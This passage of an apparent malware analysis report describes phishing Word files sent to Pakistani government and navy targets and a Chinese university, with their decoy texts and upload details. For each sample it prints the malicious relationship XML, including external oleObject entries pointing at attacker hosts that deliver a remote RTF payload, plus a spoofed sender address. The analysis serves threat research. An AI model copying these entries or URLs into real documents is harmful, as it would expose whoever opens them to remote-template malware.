(2) It is mandatory to apply 2x factor authentication on all email, social medial and banking accounts.
(3) One-Time Password (OTP) must never be shared with any one as it can compromise two-factor authentication.
(4) Do not install untrusted software/applications (without digital signature) from third party sources on Windows and Android/iOS phone.
(5) Do not install unnecessary plugins on browsers except Adblock and Adblock plus.
(6) Always install and regularly update reputed antimalware/anti-virus solution on both Windows/Android phones.

c. Mobile Phone Calls.
(1) All under command be sensitized not to share personal information, passwords or sensitive information on phone calls.
(2) Vishing calls from unknown numbers must not be trusted and reported to PTA if found suspicious.
(3) To counter social engineering/scam phone call, always ask relevant questions from caller and carefully judge him/her to ensure authenticity.

6. Kindly disseminate the above message to all concerned in your organizations, all attached/affiliated departments and ensure necessary protective measures.

(M. Usman Tariq)
Assistant Secretary-II (NTISB)
Ph# 051-9204560

All Secretaries of Ministries / Divisions of Federal Government and Chief Secretaries of Provincial Governments.

Copy to: -
1. Secretary to the Prime Minister, Prime Minister Secretariat, Islamabad
2. Secretary to the President, Aiwan-e-Sadar, Islamabad
3. Cabinet Secretary, Cabinet Division, Islamabad
4. Additional Secretary-III, Cabinet Division, Islamabad
5. Director General (Tech), Dte Gen, ISI Islamabad
6. Director (IT), Cabinet Division, Islamabad

In /word/_rels/document.xml.rels, the malicious document contains a link to download a template: hxxs://paknavy[.]defpak[.]org/5973/1/8665/2/0/0/0/m/files-f8fd19ec/file.rtf


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.PNG"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.PNG"/><Relationship Id="fid872" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="https://paknavy.defpak.org/5973/1/8665/2/0/0/0/m/files-f8fd19ec/file.rtf" TargetMode="External"/><Relationship Id="rId842" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.jpg"/></Relationships>
```

Product.docx

The malicious file **Product.docx** was also discovered in March 2023 by the Twitter user **@StopMalvertisin**.

The file was uploaded to VirusTotal on March 10, 2023 at 05:14:05 UTC from Pakistan (the city of Karachi, source: the Web)

File contents (decoy):



In /word/_rels/document.xml.rels, the malicious document contains a link to download a template: hxxps://cstc-spares-vip-163[.]dowmload[.]net/14668/1/1228/2/0/0/0/m/files-403a1120/file.rtf


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/
><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/
relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId5" Type="http://schemas.
openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId4"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.png"/
><Relationship Id="fid990" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://cstc-spares-vip-163.dowmload.net/14668/1/1228/2/0/0/0/m/files-403a1120/file.rtf" TargetMode="External"/
><Relationship Id="rId490" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image1.emf"/></Relationships>
```

Leakage of Sensitive Data on Dark Web.docx

The malicious file **Leakage of Sensitive Data on Dark Web.docx** was also discovered by **@StopMalvertisin**.

The file was uploaded to VirusTotal on March 10, 2023 at 05:21:10 UTC from Pakistan (the city of Karachi, source: the Web).

File contents (decoy):



GOVERNMENT OF PAKISTAN
CABINET SECRETARIAT
CABINET DIVISION
(NTISB)

No. 1-5/2003 (NTISB-II) Islamabad, the 07 March, 2023

Subject: - Cyber Security Advisory - Leakage of Sensitive Data on Dark Web (Advisory No. 03)

Context. Dark Web is part of WWW and is only accessible using distinctive software to allow users to remain anonymous or untraceable. It provides anonymity, protection from back-tracking and encrypted communication. Dark Web poses novel and formidable challenges to law enforcement agencies around the world.

2. Dark Web versus Cyber Crimes. Anonymity offered by Dark Web makes it a gateway to the world of crime and is known as hub of cybercrimes. Dark Web constitutes 96% of total data available on internet.

3. Dark Web Access Techniques. Access to dark web is managed by black market administrators. TOR browser (the onion route), I2P (invisible internet project), secure shell tool etc. are commonly used to access dark web. Nonetheless, explicit credentials are still needed to get unrestricted ingress to dark web forums.

4. Use of Dark Web by Criminals. Dark/deep web is being used by nefarious mindsets including criminals, terrorists, HIAS and non-state actors. Criminals are constantly inducting latest tools to enhance their attack weaponry. Few primary uses of Dark Web by criminals are as follows: -

a. Digital crimes including hacking, cyber bullying/blackmailing, website defamation, buying zero day exploits/hacking tools, data dumps etc.
b. Access to Personally Identifiable Information (PII) of citizens and key appointments via leaked databases.
c. Scammed financial transactions via leaked banking/personal details.
d. Honey pots to trap civilians and government organizations.
e. Encrypted secure and private communication.
f. Terror financing/money laundering and payments through cryptocurrency.
g. Disseminating extremism, propaganda and publishing news of interest.
h. Radicalization of potential targets.
i. Terrorists' recruitments and trainings.
j. Banned outfits' official statements on websites (anonymity of location).
k. Cross border collaboration and terrorist support.
l. Drug, human, obscene material and weapons trafficking.
m. bounty hunting and ransom attacks.

5. Recommendations. Users are advised to put in efforts to protect personal and official data from being exposed to cyber criminals and further leakage on hacking forums/dark web. In this regard, safety guidelines are mentioned in ensuing paras:-

a. Dark Web Guidelines

(1) Users are advised to stay away from exploring dark web sources (being unsafe)
(2) Honey pots are already set up by HIAs and cyber criminals to trap civilians and government/intelligence organizations. Users should remain vigilant while surfing we.
(3) Cyber criminals could exploit users/systems leading to hacking and leakage of personal/official data on dark web.

h. Email/Social Media/Browser/other Apps
(1) Never forward, click/view link or pictures shared on email/WhatsApp by unknown sources/numbers.
(2) It is mandatory to apply 2x factor authentication on all email, social medial and banking accounts.
(3) One-Time Password (OTP) must never be shared with any one as it can compromise two-factor authentication.
(4) Do not install untrusted software/applications (without digital signature) from third party sources on Windows and Android/iOS phone.
(5) Do not install unnecessary plugins on browsers except Adblock and Adblock plus.
(6) Always install and regularly update reputed antimalware/anti-virus solution on both Windows/Android phones.

c. Mobile Phone Calls.
(1) All under command be sensitized not to share personal information, passwords or sensitive information on phone calls.
(2) Vishing calls from unknown numbers must not be trusted and reported to PTA if found suspicious.
(3) To counter social engineering/scam phone call, always ask relevant questions from caller and carefully judge him/her to ensure authenticity.

6. Kindly disseminate the above message to all concerned in your organizations, all attached/affiliated departments and ensure necessary protective measures.

(M. Usman Tariq)
Assistant Secretary-II (NTISB)
Ph# 051-9204560

All Secretaries of Ministries / Divisions of Federal Government and Chief Secretaries of Provincial Governments.

Copy to: -
1. Secretary to the Prime Minister, Prime Minister Secretariat, Islamabad
2. Secretary to the President, Aiwan-e-Sadar, Islamabad
3. Cabinet Secretary, Cabinet Division, Islamabad
4. Additional Secretary-III, Cabinet Division, Islamabad
5. Director General (Tech), Dte Gen, ISI Islamabad
6. Director (IT), Cabinet Division, Islamabad

It is worth noting that the contents of the document are identical to those of LKGOD.docx.

In /word/_rels/document.xml.rels, the malicious document contains a link to download a template: hxxps://mtss[.]bol-south[.]org/5974/1/8682/2/0/0/0/m/files-b2dff0ca/file.rtf


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/
><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/
theme1.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/
relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId5" Type="http://schemas.
openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.PNG"/><Relationship Id="rId4"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.PNG"/
><Relationship Id="fid872" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://mtss.bol-south.org/5974/1/8682/2/0/0/0/m/files-b2dff0ca/file.rtf" TargetMode="External"/><Relationship
Id="rId842" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.jpg"/
></Relationships>
```

GUIDELINES FOR JOURNAL – 2023 PAKISTAN NAVY WAR COLLEGE (PNWC).docx

The malicious file **GUIDELINES FOR JOURNAL – 2023 PAKISTAN NAVY WAR COLLEGE (PNWC).docx** was discovered by the Twitter user **@RedDrip7.**

The file was uploaded to VirusTotal for the first time on November 30, 2022 at 10:17:20 UTC from the UK (city unknown, source: the Web).

File contents (decoy):



GUIDELINES FOR BEACON JOURNAL - 2023 PAKISTAN NAVY WAR COLLEGE (PNWC)

Pakistan Navy War College (PNWC) invites manuscripts for its journal (Beacon-23). The journal is accredited with HEC in 'Y' category. Research articles shall be accepted in areas related to International Relations, Strategic Studies, International and Regional Security, South Asian Studies, Maritime Security, Indian and Pacific Ocean studies and Hybrid Warfare.

Submission Deadlines: Research scholars who wish to contribute original, unpublished articles to the journal may submit these by first week of January, 2023. The articles may be written individually or co-authored.

Article word limit: The manuscripts should normally be 5000 (+_ 10%) words excluding abstract, author's Introduction, footnotes and bibliography.

Format: All article submissions must include an abstract of about 200-250 words with 5-7 keywords and footnotes. The first page of the manuscript should contain the title of the paper, the name(s) of author(s), abstract and footnote giving introduction and current affiliation of the author(s). A 'Disclaimer' must be made at (footnote 2) and when applicable.

Plagiarism: Similarity index (Turnitin Report) must not exceed 18%.

Editorial and Peer Review Process: All submissions are screened using "Similarity Index" detection software. Articles shortlisted by the Editorial Board will undergo double-blind peer review. During this stage, articles may not be approved for publication by the referees. However, they are found suitable for the Journal, reviewers may recommend either major or minor changes in the manuscript. The revision process may take multiple rounds. Peer Review timelines vary depending on Reviewer availability, area of expertise and responsiveness.

Citation Format:	Footnotes and Bibliography must comply with Chicago Manual of Style 17th Edition. Some examples for Footnotes are cited below for guidance:
Book:	Peter W.Rose, Class in Archaic Greece (Cambridge: Cambridge University Press,2012), 95.
Chapter of Book:	John D.Kelly, "Seeing Red: Mao Fetishism, Pax Americana, and the Moral Economy of War ," in Anthropology and Global Counterinsurgency, ed. John D. Kelly et al. (Chicago: University of Chicago Press,2010), 77.
Journal Article:	Joshua I. Weinstein, "The Market in Plato's Republic" Classical Philology 104 (2009): 440.
Newspaper/Magazine Article:	Daniel Mendelsohn, "But Enough about Me," New York Times, January 25, 2021, 68.
Website:	Helen Regan, Nikhil Kumar and Sophia Saifi, "Pakistan Shot Down Two Indian Jets Inside Its Airspace," CNN.com, Accessed February 28, 2021, https://edition.cnn.com/2021/02/28/india-pakistan- strikes-escalation-intl/index.html.

Miscellaneous:

1 UK English Spellings should be used. Dates must be written as 1 January 2023.
2 Acronyms should be written within brackets after writing words in full on first use.
3 Images/ Maps resolution must be of 300-600dpi.

Postal Address: Soft Copy of article (Word Document) as well as 'Certificate or Originality and Publishing Rights' must be signed, scanned and emailed to Point of Contact (ds.research3@pnwc.paknavy.gov.pk).

NOTE: Author(s) as well as members of Editorial Board and Advisory Board would receive a free- copy of the Journal.


In /word/_rels/document.xml.rels, the malicious document contains a link to download a template: hxxs://pnwc[.]bol-north[.]com/5808/1/3686/2/0/0/0/m/files-a2e589d2/file.rtf

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" Target="mailto:ds.research3@pnwc.paknavy.gov.pk" TargetMode="External"/><Relationship Id="fid990" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="https://pnwc.bol-north.com/5808/1/3686/2/0/0/0/m/files-a2e589d2/file.rtf" TargetMode="External"/><Relationship Id="rId490" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.emf"/></Relationships>
```

公管学院关于11月22日起工作安排调整的通知.docx.lnk

The malicious file **公管学院关于11月22日起工作安排调整的通知.docx.lnk** was discovered by the user **@Axel_F5**:

This LNK file is contained in the archive 公管学院关于11月22日起工作安排调整的通知.zip, which was distributed via email:



- Email subject: 公共管理学院关于11月22日起工作安排调整的通知 (Notice of the School of Public Administration on the adjustment of work arrangements from November 22)
- Sender: 陈蕾 (Chen Lei) sppmdw@mail[.]tsinghu[.]edu[.]cn[.]aliyu[.]co

The archive 公管学院关于11月22日起工作安排调整的通知.zip was uploaded to VirusTotal for the first time on November 24, 2022 at 13:43:55 UTC from China (the city of Beijing, source: the Web).

